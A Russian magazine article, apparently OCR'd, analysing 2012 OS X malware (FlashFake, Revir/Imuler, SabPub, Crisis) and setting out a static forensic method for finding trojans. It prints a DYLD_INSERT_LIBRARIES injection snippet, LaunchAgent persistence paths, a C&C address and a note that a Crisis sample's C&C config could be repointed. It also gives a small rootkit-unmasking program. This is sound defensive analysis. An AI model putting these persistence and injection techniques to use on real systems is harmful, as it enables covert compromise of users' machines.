Понимая, что true malware должно запускаться автоматически, а не ждать, пока пользователь соблаговолит нажать кнопку «Установить», разработчики FlashFake с февраля 2012 года в, так сказать, второй версии начали использовать для распространения своего творения уязвимости виртуальной машины Java CVE-2011-3544 и CVE-2008-5353. Для их эксплуатации применялись вредоносные файлы rhlib.jar и clclib.jar соответственно. Кроме того, применялся еще файл ssign.jar, который не содержал в себе никаких эксплойтов, а просто был подписан недействительной подписью в надежде, что пользователь добавит эту подпись в список доверенных и тем самым разрешит выполнение кода.

Как видно уже из названия, CVE-2008-5353 — уязвимость достаточно старая, да и о CVE-2011-3544 информация была опубликована еще 18 октября 2011 года, то есть была ни разу не zero day на момент распространения FlashFake. Oracle выпустила патч для нее в том же месяце. В настоящее время CVE-2011-3544 лидирует по успешному «пробиву» защиты браузеров и используется в большинстве эксплойт-паков, например BlackHole. После 16 марта стал применяться эксплойт для уязвимости CVE-2012-0507. И опять-таки Oracle закрыла эту уязвимость в феврале, а корпорация Apple выпустила исправление для нее только 3 апреля 2012 года.

Каким же образом происходило заражение? Есть сведения, что в поисковой выдаче Google присутствовало около четырех миллионов веб-страниц, содержащих редиректы на вредоносный jar-файл. Некоторые пользователи даже отмечали случаи заражения FlashFake при посещении сайта компании D-Link! В качестве площадок для размещения вредоносных редиректов использовались взломанные через неизвестную уязвимость блоги, функционирующие под управлением WordPress.

Прежде чем загрузить троян, вредоносный Java-апплет проверял систему на наличие пакета разработчика X Code или файрвола LittleSnitch (а также некоторых других приложений антивирусной направленности). Если нежелательные программы присутствовали, установка не производилась. Вероятно, таким образом злоумышленники пытались отодвинуть момент обнаружения FlashFake каким-либо «продвинутым» пользователем.

В случае успешного запуска загрузчик FlashFake, находящийся в jar-файле, связывался с командным центром и загружал два модуля, один из них был основным и отвечал за дальнейшее взаимодействие с C&C и обновление себя, а второй использовался для внедрения в браузер.

Основной модуль копировался в каталог $HOME под случайным именем, в начале которого была точка, например .null. Для автозапуска FlashFake использует фичу OS X под названием Scripting additions. Изначально она была предназначена для расширения функционала установленных приложений другими приложениями. Фактически это механизм легального внедрения кода в другие процессы, что и было использовано злоумышленниками. Ссылка на основной модуль помещалась в файл $HOME/Library/LaunchAgents/.plist, это обеспечивало передачу ему управления при запуске любого приложения. Административные права для этого не требовались, так как запись производилась в каталог текущего пользователя.

Внедряемый модуль, используемый для перехвата трафика и подмены страниц в браузере, устанавливался одним из двух способов. Пойдя по пути наименьшего сопротивления, первым делом он пытался внедриться в браузер Safari. Правда, для этого ему необходимы были права root. Для их получения перед пользователем демонстрировалось окно ввода административного пароля (рис. 3), якобы для нужд обновления программного обеспечения. Если такой вариант не проходил, существовал план B. Согласно ему внедряемый модуль под именем .libgmalloc.dylib помещался в /Users/Shared, а в файл environment.plist в $HOME/.MacOS вносилась следующая информация:

```
<key>DYLD_INSERT_LIBRARIES</key>
<string>/Users/Shared/.libgmalloc.dylib</string>
```

В результате .libgmalloc.dylib внедрялся во все приложения. План B не использовался, если в системе обнаруживались прило-




Рис. 2. Фейковый инсталлятор Adobe Flash — найди хоть одно отличие



Рис. 3. FlashFake «просит» пароль




Рис. 4. Содержимое архива с Revir.C — исполняемый файл прячется среди JPG-ов

жения из состава Microsoft Office 2008/2011 и Skype. Apple прикрыла фичу с DYLD_INSERT_LIBRARIES, начиная с версии Lion 10.7.4.

Последние (на момент сдачи статьи в печать) версии FlashFake отметились использованием механизма поиска своих управляющих центров через Twitter. Также, очевидно, разработчики решили упростить себе работу по написанию кода и вынесли функционал перехвата и подмены контента для браузера Firefox в отдельный плагин xpi, маскирующийся опять-таки под Adobe Flash.

Вволю поэксплуатировав вычислительные мощности ничего не подозревающих пользователей, неустановленные злоумышленники свернули лавочку в мае 2012-го. Именно тогда перестали функционировать командные центры. Профит заключался в накрутке трафика посещения сайтов (доход от рекламы) и манипуляциях с поисковой выдачей (сервис продвижения сайтов «запрещенными» методами BlackSeo). Вера пользователей Маков в свою «безопасную» платформу несколько пошатнулась, а Apple даже удалила установку Java по умолчанию из стандартной конфигурации установки системы.

Вторая эпидемия

ЦЕЛЬ — ТИБЕТ

Весь 2012 год прошел под девизом «побольше маковских троянов в Тибете, хороших и разных». Речь идет об эпидемиях с политическим подтекстом, связанных с давней борьбой Тибета за независимость от Китая. Первой ласточкой было семейство Revir/Imuler по классификации F-Secure, двойное название которого объясняется так: Revir — это дроппер, а Imuler — бэкдор (Dr.Web его называет Muxler), устанавливаемый дроппером. Обнаруженный еще осенью 2011 года первый вариант Revir.A, скорее всего, был пробным шаром. Да и вообще, все его семейство модификаций как нельзя лучше подходит под определение lameware, методы он использовал донельзя примитивные. Однако, если рассматривать все через призму политической направленности, возникает впечатление, что создатели руководствовались принципом Оккама — не нужно ничего усложнять без надобности. В самом деле, зачем все эти новомодные эксплойты и куча кода, когда методы социальной инженерии и так прекрасно работают?

Но вернемся к нашему Revir.A — он представлял собой исполняемый файл, который маскировался под PDF. В диком виде образец так и не был найден, так что остается только догадываться, под каким соусом его подавали пользователю, есть мнение, что через целенаправленную рассылку конкретным лицам. Запущенный Revir.A извлекал из себя PDF-файл на китайском языке и демонстрировал его пользователю. Одновременно с удаленного сервера скачивалась и запускалась полезная нагрузка — Imuler.A.

В результате в каталоге /Users/{имя пользователя}/library/LaunchAgents оказывался основной модуль checkvir, создавалась ссылка на него в checkvir.plist, а в /Users/{имя пользователя}/library — файл .confback с адресами командных центров. Инструкции, получаемые с C&C, предусматривали выполнение следующих команд:

- загрузить файл с удаленного сервера;
- запустить файл на выполнение;
- собрать и отправить системную информацию — внешний и внутренний айпишник, MAC-адрес, версию ядра ОС и имя юзера;
- отправить интересующие файлы в архиве;
- отправить скриншот экрана.



Вариация Revir.B, так же как и Revir.A, скрытно устанавливала Imuler.A, но маскировалась уже под JPG.

Судя по всему, авторы не унывали, вдумчиво почитали журнал FHM South Africa за март 2012-го с российской моделью Ириной Шейк на развороте и замутили очередную попытку обмана доверчивых пользователей. Нагугленные сочные скриншоты были помещены в архив FHM Feb Cover Girl Irina Shayk H-Res Pics.zip. Кроме того, туда же был помещен Revir.C, обладающий миниатюрой картинки (рис. 4). По умолчанию расширения файлов в OS X не отображаются, так что шансы на запуск увеличивались. Для усложнения жизни антивирусным исследователям полезная нагрузка была зашифрована по алгоритму RC4, в качестве ключа вредоносное приложение использовало первые 2048 байт картинки, отображаемой пользователю при запуске. Архив с Revir.D и другим набором картинок назывался Pictures and the Ariticle of Renzin Dorjee.zip. Бэкдор сменил название своих файлов (но не функционал) и стал идентифицироваться как Imuler.B. Уже тогда было сделано предположение, что распространение данных угроз связано с китайско-тибетским конфликтом и направлено против различных активистских организаций, борющихся за независимость Тибета. Архив, рассылаемый в октябре 2012-го, уже не оставлял в этом никаких сомнений. Все три фотографии с изображениями представителей тибетских организаций были на самом деле вредоносными приложениями Revir.E.

Весной против тибетских активистов использовались и более технологичные разработки, относящиеся к классу APT. По горячим следам уязвимости Java, используемой Flashback (CVE-2012-0507), в апреле 2012 года в свет выходит еще одна разработка, троян SabPub.

Java-дроппер извлекал в каталог /Users/{имя пользователя}/Library/Preferences полезную нагрузку под именем com.apple.PubSabAgent.pfile и прописывал ее в файле com.apple.PubSabAGent.plist в этом же каталоге для последующей загрузки. Нагрузка выполняла типично шпионские функции: формирование списка файлов, отправку интересующих файлов, а также скриншотов на удаленный сервер. В качестве средства доставки, кроме Java-апплета, также использовался файл doc, содержащий в себе эксплойт уязвимости MS09-027. Помимо SabPub, уязвимости CVE-2012-0507 и MS09-027 использовались для распространения вредоносов Olyx и Macontrol. Антивирусные компании любят все усложнять, и в их статьях можно встретить наименование Lamadai, под ним скрываются Olyx.B (Lamadai.A) и Sabpab.A (Lamadai.B).

В общем, несмотря на наличие многих технологических решений защиты компьютеров, атаки на OS X не слишком сильно отличаются от атак на Windows. Технологии меняются, пользовате-

ли — нет. Многие не следят за появлением исправлений системы, не устанавливают вовремя обновления безопасности, переходят по всякого рода сомнительным ссылкам и рассматривают фотографии эротического содержания, непонятно откуда скачанные. И еще раз, для скептиков: права root для всего этого не нужны.

Третья эпидемия

ОПЯТЬ КАКОЙ-ТО CRISIS

Crisis — именно такая строка содержалась внутри кода очередного образца вредоносной программы, обнаруженного компанией Intego в июле 2012 года на известном сайте проверки подозрительных файлов VirusTotal. Подобный образец был прислан также в компанию «Доктор Веб». Crisis был кросс-платформенным трояном и мог инсталлироваться на компьютеры как с ОС Windows, так и с OS X. В то время Crisis не был обнаружен in the wild, да и Kaspesrky Lab в своей сети Kaspersky Security Network, работающей на базе компьютеров с установленным антивирусом Касперского, ничего похожего не детектировал. Так что был сделан вывод, что Crisis — инструмент для проведения точечных атак. В настоящее время существуют несколько образцов, которые отличаются используемыми внутри себя именами файлов.

Инфицирование компьютера начинается с запуска вредоносного Java-апплета с названием AdobeFlashPlayer.jar, который имеет цифровую подпись, созданную при помощи самоподписанного сертификата, якобы принадлежащего компании VeriSign. Если пользователь будет достаточно беспечен, он, несмотря на все предупреждения системы о недоверенном сертификате, нажмет кнопку «Принять», что и приведет к внедрению вредоноса в систему. В зависимости от целевой платформы, из Java-апплета извлекается, сохраняется на диск и запускается установочный модуль Win- или Mac-архитектуры. Стоит заметить, что Crisis не использует для своей работы никаких эксплойтов уязвимостей. Это, вероятно, сделано для затруднения будущих детектов по сигнатуре эксплойта. Кроме того, после массового пропатчивания уязвимостей Crisis перестал бы нормально запускаться. А так все работает — социальная инженерия рулит! К тому же недостаток эксплойтов с лихвой перекрывается встроенным функционалом слежения за деятельностью пользователей зараженных компьютеров. Вот краткий перечень:

- download и upload произвольных файлов;
- запуск исполняемых файлов;
- аудио- и видеосъемка с использованием обнаруженных микрофона и веб-камеры;
- запись нажатий клавиш клавиатуры;
- сохранение содержимого буфера обмена;
- снятие скриншотов экрана;
- кража информации из адресных книг;
- слежение за активностью пользователя в браузере;
- перехват сообщений в приложениях Instant Messenger и Skype;
- получение Wi-Fi-информации (в Windows-версии), такой как идентификатор сети SSID и мощность сигнала RSSI, это позволяет определять расположение зараженного компьютера.

	Windows	Mac
Btowser	Internet Explorer Mozilla Firefox Google Chrome	Safari Mozilla Firefox
Contact list	Windows Live Mail Windows Mail Microsoft Outlook Mozilla Thunderbird	Address Book
Instant messenger	Google Talk Skype Yahoo Messenger Trillian	Adium Microsoft Messenger Skype

Рис. 5. Перечень целевых приложений Crisis

Перечень целевых приложений см. на рис. 5.

Далее будет описываться одна из возможных Mac-версий инсталлятора Crisis, который имел внутри себя следующие файлы:

- IZsROY7X.-MP — основной модуль;
- eiYNz1gd.Cfp — конфигурационный файл;
- lUnsA3Ci.Bz7 — модуль внедрения в целевые процессы;
- WeP1xpBU.wA- — руткит для 32-битной платформы;
- 6EaqyFfo.zIK — руткит для 64-битной платформы;
- q45tyh — TIFF-файл с иконкой.

Конфигурационный файл eiYNz1gd.Cfp, содержащий, в частности, IP-адрес управляющего центра, зашифрован фиксированным 128-битным ключом по алгоритму AES.

Инсталлятор содержит в себе множество компонентов, процедура их установки зависит от того, имеются ли у текущего пользователя права администратора системы, а также от версии OS X. При установке с правами root пути имеют вид:

- **каталог для файлов Crisis** /Library/ScriptingAdditions/appleHID/;
- **файл модуля внедрения** /Library/ScriptingAdditions/appleHID/Contents/MacOS/{файл};
- **файл автозагрузки** /Library/LaunchAgents/com.apple.mdworker.plist;
- **файл руткита** /Library/ScriptingAdditions/appleHID/Contents/Resources/↵ {имя файла}.kext/Contents/MacOS/{имя файла}.

Для автозапуска Crisis использует сходную с FlashFake методику использования Scripting Additions — ссылка на основной модуль IZsROY7X.-MP помещается в файл com.apple.mdworker.plist, что обеспечивает передачу ему управления при запуске любого приложения. Режим установки руткита определяется специальной переменной — символьной строкой, принимающей значения «Ah56K» или «Ah57K». Одно из этих значений жестко задавалось в коде в виде



ЧТО ТАКОЕ APT?

Термин APT (Advanced Persistent Threat) был введен Военно-воздушными силами США в 2006 году для описания нового класса атак. Вредоносы, подпадающие под эту категорию, отличаются точным целенаправленным воздействием и постоянной ручной корректировкой процесса получения информации, что подразумевает тщательный сбор данных о будущей жертве. В качестве примера можно привести случай, когда в ходе проведения пентеста аудиторы узнали о пристрастии администратора сети к аниме, создали свой сайт, раскрутили его и завлекли на него админа. После этого были украдены куки и осуществлен вход в систему от его имени. Пример, конечно, не совсем корректный. В современных реалиях на сайте бы разместили эксплойт уязвимости браузера, который использует админ. В настоящее время под APT подразумевают вредоносное ПО, адресно рассылаемое конкретным лицам через электронную почту и внедренное в файлы DOC, RTF или PDF. Запуск осуществляется через эксплойт уязвимостей приложений, которые открывают файлы данных форматов.

константы. При значении «Ah57K» производится попытка установки руткит-компонента из-под учетной записи с ограниченными правами путем запроса у пользователя пароля через подложную форму. Эта форма отображала иконку «System Preferences», которая содержалась в TIFF-файле q45tyh. При значении «Ah56K» руткит устанавливался, только если пользователь сидел под рутом.

Функционально версии Crisis для Mac и Win почти идентичны, но Win.Crisis имеет несколько дополнительных фишек, о которых стоит упомянуть. Шпионский функционал дополнен кражей информации пользователя из facebook.com (друзья), twitter.com (фолловеры) и gmail.com (мыло), вероятно для использования в методах социальной инженерии. Windows-версия имеет механизмы самораспространения. В частности, Win.Crisis заражает мобильные устройства под управлением Windows Mobile и Windows Embedded (но не Windows Phone) и распространяется через USB Flash носители, используя метод Stuxnet — уязвимость в обработке ярлыков MS10-046. Кроме того, заражаются образы виртуальных дисков VMware. Остается только догадываться, зачем нужна такая функция, но она есть.

Для инфицирования виртуальных машин в файле %UserProfile%\Application Data\VMware\preferences.ini ищутся строки, ссылающиеся на файлы .vmx, которые содержат параметры отдельных виртуальных машин. Файл .vmx парсился для получения имени файла .vmdk, найденный файл монтировался как диск Z при помощи утилиты командной строки VMware vixDiskMountServer.exe, и на него записывался инсталлятор по путям Z:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\{имя файла} — для Windows Vista/Seven и Z:\Documents and Settings\All Users\Start Menu\Programs\Startup\{имя файла} — для Windows XP. Правда, процедура для XP терпела неудачу, возможно, это баг разработчиков.

Многие антивирусные конторы называют Crisis по-разному. Symantec пошел на поводу у злоумышленников и использует наименование Crisis, как и было задумано. Kaspersky Lab называет эту вредоносную программу Morcut, Microsoft на пару с Eset — Boychi. Или вот компания Dr.Web — имя, выбранное ими, DaVinci, не случайно. Сотрудники Intego утверждают, что Crisis является частью системы удаленного управления DaVinci, разработанной компанией Hacking Team (www.hackingteam.it) из города Милана, Италия. Сами Hacking Team позиционируют свой продукт как средство слежения, разработанное для использования правительствами и правоохранительными органами различных государств. Ценник потрясает воображение — целых 200 килоевро! В цену заложены обязательства по постоянному обновлению и поддержке продукта, пока конечная цель атаки по получению нужной информации не будет достигнута. Конкурентом на этом поприще является контора Gamma International (www.gammagroup.com) из Великобритании со своим продуктом FinFisher, под который даже собственный сайт запилили (www.finfisher.com). В то же время эксперты Kaspersky Lab утверждают: никаких конкретных доказательств, что Crisis разрабатывали в Hacking Team, нет. Ну а лишних 200 тысяч евро, чтобы проверить, кто там и что разрабатывал, у нас в редакции не лежит :(.

При анализе Crisis выявилось большое количество багов проектирования. Например, инсталлятор проверял, не установлен ли уже Crisis в систему. Для этого производилось обращение к специально созданному руткитом символьному устройству /dev/pfCPU. Фишка в том, что руткит, по своей сути, должен скрывать все свои проявления в системе, в том числе не светиться /dev/pfCPU, а использовать другие пути выявления своей запущенной копии. Вот такой простенький код для демаскирования файлов после Crisis:

```
   91    0 0x1b152000 0x5000     0x4000     com.vmware.kext.vmmemctl (0052.89.69) <11 5 4 3 1>
   92    0 0x1b533000 0xa000     0x9000     com.vmware.kext.vmhgfs (0052.89.69) <5 4 3 1>
   94    0 0x1b13e000 0x2000     0x1000     reverse.put.as.patch-task-for-pid (1) <4 1>
sh-3.2#
```

Рис. 6. Руткит Crisis «забыл» кое-что подправить

```
#include <fcntl.h>

void main(void) {
    int fd = open("/dev/pfCPU", O_RDWR);
    if (fd == -1) {
        printf("Crisis rootkit device not found!\n");
        return;
    }


    int ret = ioctl(fd, 0x80ff6b26, "XAKEP");
    if (ret == -1)
        printf("Function ioctl failed!\n");
    else
        printf("Files hidden by Crisis unmasked!\n");
}
```

Еще баг — руткит скрывал себя в списке процессов ядра, но не подправлял их общее количество. В результате чего можно было наблюдать следующую картину (см. рис. 6). Ну и наконец, для связи со своим командным центром он использовал жестко заданный в конфигурационном блоке данных сервер с IP-адресом 176.58.100.37. Канал передачи шифровался, однако никакой авторизации при обмене данными с C&C не было предусмотрено вообще! Исследователь внутренностей OS X под псевдонимом reverser провел некоторые изыскания и выяснил, что, если взять тушку Crisis и выдрать из нее конфиг, не составляет большого труда поменять адрес C&C на свой, зашифровать все обратно и внедрить конфиг на место. Правда, возникают трудности с управляющим центром. Для того чтобы его получить, нужно либо ломать сервак и сливать все скрипты с него, либо «немножко» отреверсить Crisis и написать свою версию. В любом случае это получится дешевле 200 тысяч евро. Кстати, на сайте reverser (reverse.put.as) можно найти массу интересной информации на английском языке, касающейся исследований malware под OS X.

ЗАКЛЮЧЕНИЕ

Думаю, к этому моменту ты уже убедился, что компьютеры Mac не обладают абсолютным иммунитетом к вредоносным программам. Конечно, по сравнению с объемом вредоносного ПО для Windows количество зловредов для OS X пока незначительно. Но и масштабы распространенности платформы Mac несопоставимы с Windows. Со стороны пользователей Mac было бы наивно полагать, что они защищены от атак malware на все сто. Как показала практика, здесь тоже есть чем поживиться. Речь идет не только о массовых угрозах, таких как полумилионный ботнет FlashFake, принесший хозяевам некоторое количество зеленых бумажек путем монетизации сервиса BlackSeo и кликанья по рекламным баннерам. Тут вам и целевые атаки на конкретные цели, и шпионские схемы мониторинга пользователей отдельно взятых стран. Спрос есть, деньги солидные, за них можно и под OS X писать. Таким образом, угрозы для Mac вполне реальны, и в дальнейшем их число, скорее всего, будет только расти. Следите за нашими публикациями!





ВОПРЕКИ РАСХОЖИМ ПРЕДСТАВЛЕНИЯМ, КОМПЬЮТЕРЫ MAC НЕ ОБЛАДАЮТ АБСОЛЮТНЫМ ИММУНИТЕТОМ К ВРЕДОНОСНЫМ ПРОГРАММАМ

Алиса Шевченко, директор по исследованиям, «Цифровое оружие и защита» (Esage Lab) (@alisaesage)




О врагах семейства кошачьих

ПОИСК ТРОЯНОВ В OS X: СИСТЕМНЫЙ ПОДХОД И МЕТОДЫ ФОРЕНЗИКИ

В любой современной системе бесконечно много точек, в которых может проявляться присутствие трояна. Хаотичный анализ всех этих точек не только трудоемок, но и в корне неверен.

```
MacBook-Air-Alisa:~ user$ # quick analysis of com.promise.driver.stex module
MacBook-Air-Alisa:~ user$ # google "com.promise.driver.stex" => 45 results, strange!
MacBook-Air-Alisa:~ user$
MacBook-Air-Alisa:~ user$ ls /System/Library/Extensions/ | grep promise
MacBook-Air-Alisa:~ user$ mdfind -onlyin /System/Library/Extensions/ "promise"
/System/Library/Extensions/PromiseSTEX.kext
MacBook-Air-Alisa:~ user$ cat /System/Library/Extensions/PromiseSTEX.kext/Contents/Info.plist | grep Version
        <string>Version: 5.0.62, Copyright (c) 2010 Promise Technologies, Inc.</string>
        <key>CFBundleInfoDictionaryVersion</key>
        <key>CFBundleShortVersionString</key>
        <key>CFBundleVersion</key>
        <key>DTPlatformVersion</key>
MacBook-Air-Alisa:~ user$
MacBook-Air-Alisa:~ user$ # google "Promise Technologies, Inc."
MacBook-Air-Alisa:~ user$ # Promise Technologies, Inc. | ATA RAID controllers and subsystems
MacBook-Air-Alisa:~ user$ # should be OK
MacBook-Air-Alisa:~ user$
```

Быстрый анализ подозрительного модуля



Фундаментальная задача при ручном поиске троянов — свести бесконечное многообразие троянских признаков к минимальному количеству векторов поиска, грамотная проработка которых гарантирует достижение цели. Нужно понять суть троянской программы, ее системообразующий принцип. Зная принцип, разработать надежный алгоритм поиска зловредов в произвольной системе, даже ранее неизвестной, — дело техники. Это то, чему мы учим на своих семинарах, где готовят настоящих сисадминов-киберниндзя.

Итак, вначале общий принцип, затем универсальная методика и наконец — особенности Мака. Но сперва — disclaimer:

1. Мы ищем только ядро атаки — троян, который живет в системе и совершает в ней какие-то действия. Мы не ищем одноразовые трояны (это бессмысленно), компоненты доставки трояна, такие как drive-by-скрипты, эксплойты, дропперы (это задача для отдельного исследования) и засвеченные на той или иной конференции концептуальные техники (большинство из них неприменимы в реальности).
2. Если обследуемая система представляет ценность как мишень для промышленного или политического шпионажа, то материалов этой статьи заведомо недостаточно, так как целевые трояны проектируются с учетом известных методик форензики.

ПРИНЦИП

У любого трояна есть несколько фундаментальных «жизненных потребностей». Это первичные классовые признаки, которые характерны абсолютно для всех троянов, независимо их от функционала и платформы. Вот они:

1. Троян где-то хранит свой код.
2. Троян откуда-то получает управление в процессе загрузки системы.
3. Троян реализует свое предназначение (нагрузка и контакт с хозяином).
4. Троян может скрывать все вышеперечисленное. А может не скрывать.

Идея в том, чтобы сфокусироваться только на поиске этих первичных признаков, и только тех из них, которые действительно необходимы.

На самом деле достаточно поиска по одному пункту (2). Любой троян откуда-то стартует, поэтому грамотный анализ этого вектора — для краткости назовем его «автозагрузки» — может дать такой же результат, как если бы мы последовали всему плану, но с меньшими усилиями. А руткиты мы просто обойдем стороной: руткит может скрыть что-либо только в работающей системе, а мы анализируем систему в статике.

Итак, поскольку поверхность анализа нормирована до предела, алгоритм поисков должен быть исчерпывающим «by design», чтобы ничего не упустить.

АЛГОРИТМ

0. ПОДГОТОВКА

Перед ручным анализом должны быть быстро исчерпаны тривиальные и автоматизированные методы поиска вредоносного кода (антивирусы, антируткиты, визуальный просмотр списка процессов и прочие). Ценность антивирусов невелика, но было бы глупо потратить час собственных интеллектуальных ресурсов на поиск известного трояна, который антивирус найдет за десять секунд.

1. АВТОЗАГРУЗКИ

Составляем перечень всех известных точек старта кода для целевой системы. Не забываем, что в процессе загрузки системы могут исполняться не только приложения пользователя, но и модули ядра, задания планировщика, скрипты, код предзагрузки системы (MBR, UEFI) и так далее.

Основные источники информации — первичная документация для разработчиков, «библии» для системных администраторов, исследовательские материалы. Важно на этом этапе:

- чем полнее перечень автозагрузок, тем больше вероятность найти троян, даже самый продвинутый;
- чем лучше приоритизирован перечень по статистической вероятности обнаружения трояна, тем меньше времени займет поиск.

2. АНАЛИЗ

Отключаем систему, монтируем жесткий диск к заведомо чистой системе (либо загружаемся с внешнего диска) и методично анализируем пункты составленного перечня на предмет подозрительных элементов.

Если элемент перечня не является файлом (например, ключ реестра в системах семейства Windows) — используем утилиту для статического парсинга соответствующего хранилища (в данном случае reglookup, regmount и множество им подобных).

Анализ автозагрузок в работающей системе также возможен, но может дать ложные результаты, так как мы умышленно пренебрегли выявлением руткит-перехватов для экономии времени.

Особый случай — вирусный механизм загрузки, когда код стартует не из известной точки автозагрузки, а из легитимного модуля. На сегодняшний день паразитный метод запуска кода достаточно редок, а его известные агенты (TDL, ZeroAccess) должны быть уже найдены на этапе «0» с помощью антивирусных утилит. Для критичных систем (см. disclaimer, пункт 2) имеет смысл хранить заведомо чистый слепок системы, относительно которого можно обнаруживать модификации в исполнимых файлах.

```
MacBook-Air-Alisa:~ user$ # listing of non-Apple kernel modules
(forget kextstat - we're doing statical analysis!)
MacBook-Air-Alisa:~ user$
MacBook-Air-Alisa:~ user$ cat `find /System/Library/Extensions/ -name Info.plist` |
grep "CFBundleIdentifier" -A 1 | grep -v com.apple | grep -P ".*\..*\." | awk 'a !~ $1; {a=$1}'
cat: /System/Library/Extensions//Dont: No such file or directory
cat: Steal: No such file or directory
cat: Mac: No such file or directory
cat: OS: No such file or directory
cat: X.kext/Contents/Info.plist: No such file or directory
        <string>com.Accusys.driver.Acxxx</string>
        <string>com.ATTO.driver.ATTOCelerityFC</string>
        <string>com.ATTO.driver.ATTOCelerityFC8</string>
        <string>com.ATTO.driver.ATTOExpressPCIUl4</string>
        <string>com.ATTO.driver.ATTOExpressSASHBA</string>
        <string>com.ATTO.driver.ATTOExpressSASHBA2</string>
        <string>com.ATTO.driver.ATTOExpressSASRAID</string>
        <string>com.ATTO.driver.ATTOExpressSASRAID2</string>
        <string>jp.co.canon.bj.print.BJUSBLoad</string>
        <string>com.CalDigit.driver.HDPro</string>
        <string>com.epson.print.kext.USBPrintClass</string>
        <string>com.FTDI.driver.FTDIUSBSerialDriver</string>
        <string>com.highpoint-tech.kext.HighPointIOP</string>
        <string>com.highpoint-tech.kext.HighPointRR</string>
        <string>com.highpoint-tech.kext.HighPointRR644</string>
        <string>com.hp.print.hpio.Designjet.kext</string>
        <string>com.hp.print.hpio.Deskjet.kext</string>
        <string>com.hp.kext.hp-fax-io</string>
        <string>com.hp.print.hpio.Inkjet1.kext</string>
        <string>com.hp.print.hpio.Inkjet2.kext</string>
        <string>com.hp.print.hpio.Inkjet3.kext</string>
        <string>com.hp.print.hpio.Inkjet4.kext</string>
        <string>com.hp.print.hpio.Inkjet5.kext</string>
        <string>com.hp.print.hpio.inkjet7.kext</string>
        <string>com.hp.print.hpio.inkjet8.kext</string>
        <string>com.hp.print.hpio.Inkjet9.kext</string>
        <string>com.hp.print.hpio.Inkjet.kext</string>
        <string>com.hp.hpio.hp-io-printerclassdriver-enabler</string>
        <string>com.hp.print.hpio.Laserjet.kext</string>
        <string>com.hp.print.hpio.Officejet.kext</string>
        <string>com.hp.print.hpio.Photosmart.kext</string>
        <string>com.hp.print.hpio.PhotosmartPro.kext</string>
        <string>com.hp.hpio.hp_psa640_io_enabler</string>
        <string>com.hp.hpio.hp_psa530_630_io_enabler</string>
        <string>com.jmicron.JMicronATA</string>
        <string>com.promise.driver.stex</string>
        <string>com.silabs.driver.CP210xVCPDriver</string>
        <string>com.silabs.driver.CP210xVCPDriver64</string>
        <string>com.softraid.driver.SoftRAID</string>
```

Получение списка модулей ядра в статике

```
MacBook-Air-Alisa:~ user$ # my LaunchAgents
MacBook-Air-Alisa:~ user$ plutil -convert xml1 Library/LaunchAgents/*.plist -o - | grep "<string>/"
                <string>/System/Library/Frameworks/AddressBook.framework/
                Resources/AddressBookSourceSyncScheduleHelper</string>
        <string>/Applications/VirtualBox.app/Contents/MacOS/vboxwebsrv</string>
MacBook-Air-Alisa:~ user$
MacBook-Air-Alisa:~ user$ ls Library/LaunchAgents/ | grep -v ".plist$"
MacBook-Air-Alisa:~ user$
MacBook-Air-Alisa:~ user$ # widget modules
MacBook-Air-Alisa:~ user$ plutil -convert xml1 Library/Preferences/*.plist -o - | grep ".wdgt</string>"
                        <string>/Library/Widgets/Stickies.wdgt</string>
                        <string>/Library/Widgets/Stickies.wdgt</string>
                        <string>/Library/Widgets/Calculator.wdgt</string>
                        <string>/Library/Widgets/Dictionary.wdgt</string>
                        <string>/Library/Widgets/iCal.wdgt</string>
                        <string>/Library/Widgets/Translation.wdgt</string>
                        <string>/Library/Widgets/World Clock.wdgt</string>
                        <string>/Library/Widgets/World Clock.wdgt</string>
                        <string>/Library/Widgets/Unit Converter.wdgt</string>
                        <string>/Library/Widgets/World Clock.wdgt</string>
                        <string>/Library/Widgets/Weather.wdgt</string>
                        <string>/Library/Widgets/ESPN.wdgt</string>
                        <string>/Library/Widgets/Flight Tracker.wdgt</string>
                        <string>/Library/Widgets/iCal.wdgt</string>
                        <string>/Library/Widgets/Movies.wdgt</string>
                        <string>/Library/Widgets/Ski Report.wdgt</string>
                        <string>/Library/Widgets/Stocks.wdgt</string>
                        <string>/Library/Widgets/Weather.wdgt</string>
                        <string>/Library/Widgets/Web Clip.wdgt</string>
                        <string>/Library/Widgets/Address Book.wdgt</string>
                        <string>/Library/Widgets/Stickies.wdgt</string>
                        <string>/Library/Widgets/Calculator.wdgt</string>
